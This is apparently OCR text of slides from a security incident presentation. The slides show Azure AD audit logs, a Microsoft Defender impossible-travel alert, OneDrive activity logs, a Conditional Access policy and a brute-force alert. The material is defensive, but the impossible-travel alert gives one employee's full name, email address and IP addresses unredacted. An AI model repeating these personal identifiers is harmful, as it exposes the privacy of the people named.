
Timeline & Attack story



Identity theft Phase 1 | Identity theft Phase 2 | Access | Exfiltration


Azure Active Directory admin center
Dashboard
All services
FAVORITES
Azure Active Directory
Users
Enterprise applications
Dashboard > UJV
[redacted] Audit logs
Azure Active Directory
Overview
Preview features
Diagnose and solve problems
Manage
Users
Groups
External Identities
Roles and administrators
Administrative units
Delegated admin partners
Enterprise applications
Devices
App registrations
Identity Governance
Application proxy
Custom security attributes (Preview)
Licenses
Download
Export Data Settin
1/17/2023, 1:24:16 PM Core Directory
1/17/2023, 10:11:18 ... Core Directory
1/17/2023, 8:24:17 AM Core Directory
1/16/2023, 5:42:32 PM Core Directory
1/16/2023, 3:40:06 PM Core Directory
1/16/2023, 3:02:03 PM Core Directory
1/16/2023, 3:00:10 PM Core Directory
1/16/2023, 1:35:54 PM Core Directory
1/16/2023, 8:41:22 AM Core Directory
1/16/2023, 8:15:19 AM Core Directory
1/16/2023, 8:09:18 AM Core Directory
1/16/2023, 7:21:13 AM Core Directory
1/13/2023, 2:37:27 PM Core Directory
1/13/2023, 2:36:07 PM Core Directory
1/13/2023, 12:47:14 ... Core Directory
1/13/2023, 8:30:48 AM Core Directory
1/13/2023, 7:48:44 AM Core Directory
Audit Log Details
Activity
Target(s)
Modified Properties
Activity
Date [redacted] 7:48 AM
Activity Type Change user password
Correlation ID [redacted]
Category UserManagement
Status success
Status reason
User Agent
Initiated by (actor)
Additional Details
Type User
Display Name
Object ID da646c52-cc54-460a-8c9c-f00e9249e9a1
User Principal Name [redacted]


Azure Active Directory admin center
Dashboard
All services
FAVORITES
Azure Active Directory
Users
Enterprise applications
Dashboard > UJV
[redacted] | Audit logs
Azure Active Directory
Overview
Preview features
Diagnose and solve problems
Manage
Users
Groups
External Identities
Roles and administrators
Administrative units
Delegated admin partners
Enterprise applications
Devices
App registrations
Identity Governance
Application proxy
Custom security attributes (Preview)
Download
Export Data Settin
Date : Last 1 month
Show dat
Date
Service
1/24/2023, 2:26:52 PM Azure MFA
1/22/2023, 3:00:43 PM Azure MFA
1/21/2023, 9:14:34 PM Azure MFA
1/18/2023, 6:21:44 PM Azure MFA
1/14/2023, 8:27:11 AM Azure MFA
1/11/2023, 6:53:36 PM Azure MFA
1/11/2023, 11:01:11 ... Azure MFA
1/10/2023, 8:20:13 PM Azure MFA
1/10/2023, 4:51:09 PM Azure MFA
1/8/2023, 2:46:11 AM Azure MFA
1/6/2023, 3:23:27 PM Azure MFA
1/6/2023, 1:55:24 PM Azure MFA
1/6/2023, 1:48:42 PM Azure MFA
1/4/2023, 11:46:50 AM Azure MFA
Audit Log Details
Activity
Target(s)
Modified Properties
Activity
Date [redacted] 7:29 PM
Activity Type User registered security info
Correlation ID 3bd7dd24-2e63-4be6-927d-ed1dee1e5c76
Category UserManagement
Status success
Status reason User registered Authenticator App with Code
User Agent
Initiated by (actor)
Additional Details
Type User
Display Name
Object ID 65940511-0f3b-4606-a4a4-cf4943ee3f33
User Principal Name [redacted]



Microsoft 365 Defender
Search
Home
Incidents & alerts
Incidents
Alerts
Hunting
Advanced hunting
Custom detection rules
Actions & submissions
Threat analytics
Secure score
Learning hub
Trials
Partner catalog
Assets
Devices
Endpoints
Vulnerability management
Partners and APIs
Evaluation & tutorials
Configuration management
Email & collaboration
Investigations
Explorer
Review
Campaigns
Threat tracker
Alerts > Impossible travel activity
ad.ujv\alain.flores
2 Ips
Microsoft OneDrive for Business
Alert story
Maximize
What happened
The user Flores Y Flores Alain (alain.flores@cvrez.cz) was involved in an impossible travel incident. The user connected from two countries within 54 minutes, from these IP addresses: Czech Republic (37.48.4.203) and Belgium (94.110.22.113). If any of these IP addresses are used by the organization for VPN connections and do not necessarily represent a physical location, we recommend categorizing them as VPN in the IP Address range page in Microsoft Defender for Cloud Apps portal to avoid false alerts.
Important information:
BE was visited for the first time in 151 days by this user.
ISP kpn belgium ipv4 dynamic - consumer was used for the first time in 151 days in your organization.
Related activities
15 items
Customize columns
Activity
User
App
IP address
Location
Device type
Date
ListViewed
Microsoft OneDrive for Busi94.110.22.113
Belgium
PC, Windows 10 10.0, Chrom...
Sep 19,
Access file: file https://u...
Microsoft OneDrive for Busi37.48.4.203
Czech Republic
Microsoft OneDrive for Busi...
Impossible travel activity
Medium
Unknown
New
Manage alert
Link alert to another incident
Alert state
Classification
Not Set
Assigned to
Unassigned
Alert details
Category
Initial access
MITRE ATT&CK Techniques
Detection source
Microsoft Defender for Cloud Apps
Service source
Microsoft Defender for Cloud Apps
Detection status
Unknown
Detection technology
Generated on
Sep 19, 2022 10:06:21 AM
First activity
Sep 19, 2022 9:03:35 AM
Last activity
Sep 19, 2022 9:57:58 AM
Alert Policy
View policy on Microsoft Defender for Cloud App
Incident details
Incident
Impossible travel activity involving one user
Incident severity
Medium
Active alerts
Devices
Users
Mailboxes
Apps

Activity log

Investigate 6 months back

To improve performance, the Activity Log now displays activities from the last 30 days. It is possible to display more than 30 days of activities in the Investigate the last 6 months option. Learn more


Activity	User	App	IP address	Location	Device	Date
Access file: file https://ujvrez-my....	Eva	Microsoft On...	193.84.161.43	Czech Rep...		Jan 30, 2023 11:2...
Rename file: file https://ujvrez-m...	mas	Microsoft On...	193.84.170.166	Czech Rep...		Jan 30, 2023 11:2...
Access file: file https://ujvrez.sha...	Daria	Microsoft Sh...	193.84.165.149	Czech Rep...		Jan 30, 2023 11:2...
Download file: file https://ujvrez-...	mas	Microsoft On...	86.49.246.44	Czech Rep...		Jan 30, 2023 11:2...
FilePreviewed: file https://ujvrez-...	a Ivana	Microsoft On...	193.84.161.57	Czech Rep...		Jan 30, 2023 11:2...
FileModifiedExtended: file https:...	Eva	Microsoft On...	193.84.161.43	Czech Rep...		Jan 30, 2023 11:2...
Access file: file https://ujvrez-my....	va Alena	Microsoft On...	193.84.160.164	Czech Rep...		Jan 30, 2023 11:2...
Modify file: file https://ujvrez-my...	mas	Microsoft On...	193.84.170.166	Czech Rep...		Jan 30, 2023 11:2...
Upload file: file https://ujvrez-my...	mas	Microsoft On...	52.114.76.204	Ireland	Other	Jan 30, 2023 11:2...
Sync file upload: file https://ujvre...		Microsoft On...	193.84.160.164	Czech Rep...		Jan 30, 2023 11:2...
FileAccessedExtended: file https:...	r	Microsoft On...	193.84.166.35	Czech Rep...		Jan 30, 2023 11:2...

Go to user page

User actions

6 countries 12 ISPs 107 IP addresses

FilePreviewed: file https://ujvrez-... Petrovicka Ivana Microsoft On... 193.84.161.57 Czech Rep... Jan 30, 2023 11:2...


Microsoft Entra admin center
Search resources, services, and docs (G+/)
Copilot
Password reset
Custom security attributes
Certificate authorities
External Identities
Cross-tenant synchronization
Entra Connect
Domain names
Custom branding
Mobility
Monitoring & health
ID Protection
Dashboard
Risk-based Conditional Access
Risky users
Risky workload identities
ID Governance
Verified ID
Home > Identity Protection | Dashboard > Conditional Access | Policies >
Block high risk users from sensitive apps
Conditional Access policy
Delete
View policy information
View policy impact
Control access based on Conditional Access policy to bring signals together, to make decisions, and enforce organizational policies. Learn more
Name
Block high risk users from sensitive apps
Assignments
Users
Specific users included and specific users excluded
Target resources
3 resources included
Network NEW
Not configured
Conditions
1 condition selected
Access controls
Grant
Block access
Session
0 controls selected
Control access based on signals from conditions like risk, device platform, location, client apps, or device state. Learn more
User risk
User risk level is the likelihood that the user account is compromised.
1 included
Sign-in risk
Sign-in risk level is the likelihood that the sign-in session is compromised.
Not configured
Insider risk
Insider risk assesses the user's risky data-related activity in Microsoft Purview Insider Risk Management.
Not configured
Device platforms
Not configured
Locations
Not configured
Client apps
Not configured
Filter for devices
Not configured

Microsoft Security

Naše server jsou bezpečnější, protože je máme u sebe

Veřejný sektor

Home
Incidents & alerts
Hunting
Actions & submissions
Threat intelligence
Secure score
Learning hub
Trials
Partner catalog
Assets
Devices
Identities
Endpoints
Vulnerability management
Partners and APIs
Evaluation & tutorials
Configuration management
Email & collaboration
Investigations
Explorer

Suspected brute-force attack (Kerberos, NTLM)

Part of incident: Suspected brute-force attack (Kerberos, NTLM) on one endpoint View incident page

[redacted]
Related Account

[redacted] Risk level Medium
Related Host
[redacted] DomainController +1

2 Hosts
Source Hosts

Alert story Maximize

Alert graph

Important information

Authentication failure details by date
- On 18/05/23 [redacted] failed to authenticate from [redacted] 217 times, exceeding the normal failure rate for that machine.
- 18 May 2023 08:22 - 18 May 2023 16:44
[redacted] didn't update their password within the last 24 hours.
- None of the passwords attempted were previously used passwords.
- 18 May 2023 08:22 - 18 May 2023 16:44
[redacted] wasn't observed logging into 10.[redacted].56 recently.
- The suspicious authentication failures used Kerberos.

Suspected brute-force attack (Kerberos, NTLM)

Medium Unknown New

Manage alert Export ...

INSIGHT

Quickly classify this alert

Classify alerts to improve alert accuracy and get more insights about threats to your organization.

Classify alert

Alert state

Classification	Assigned to
Not Set	Unassigned

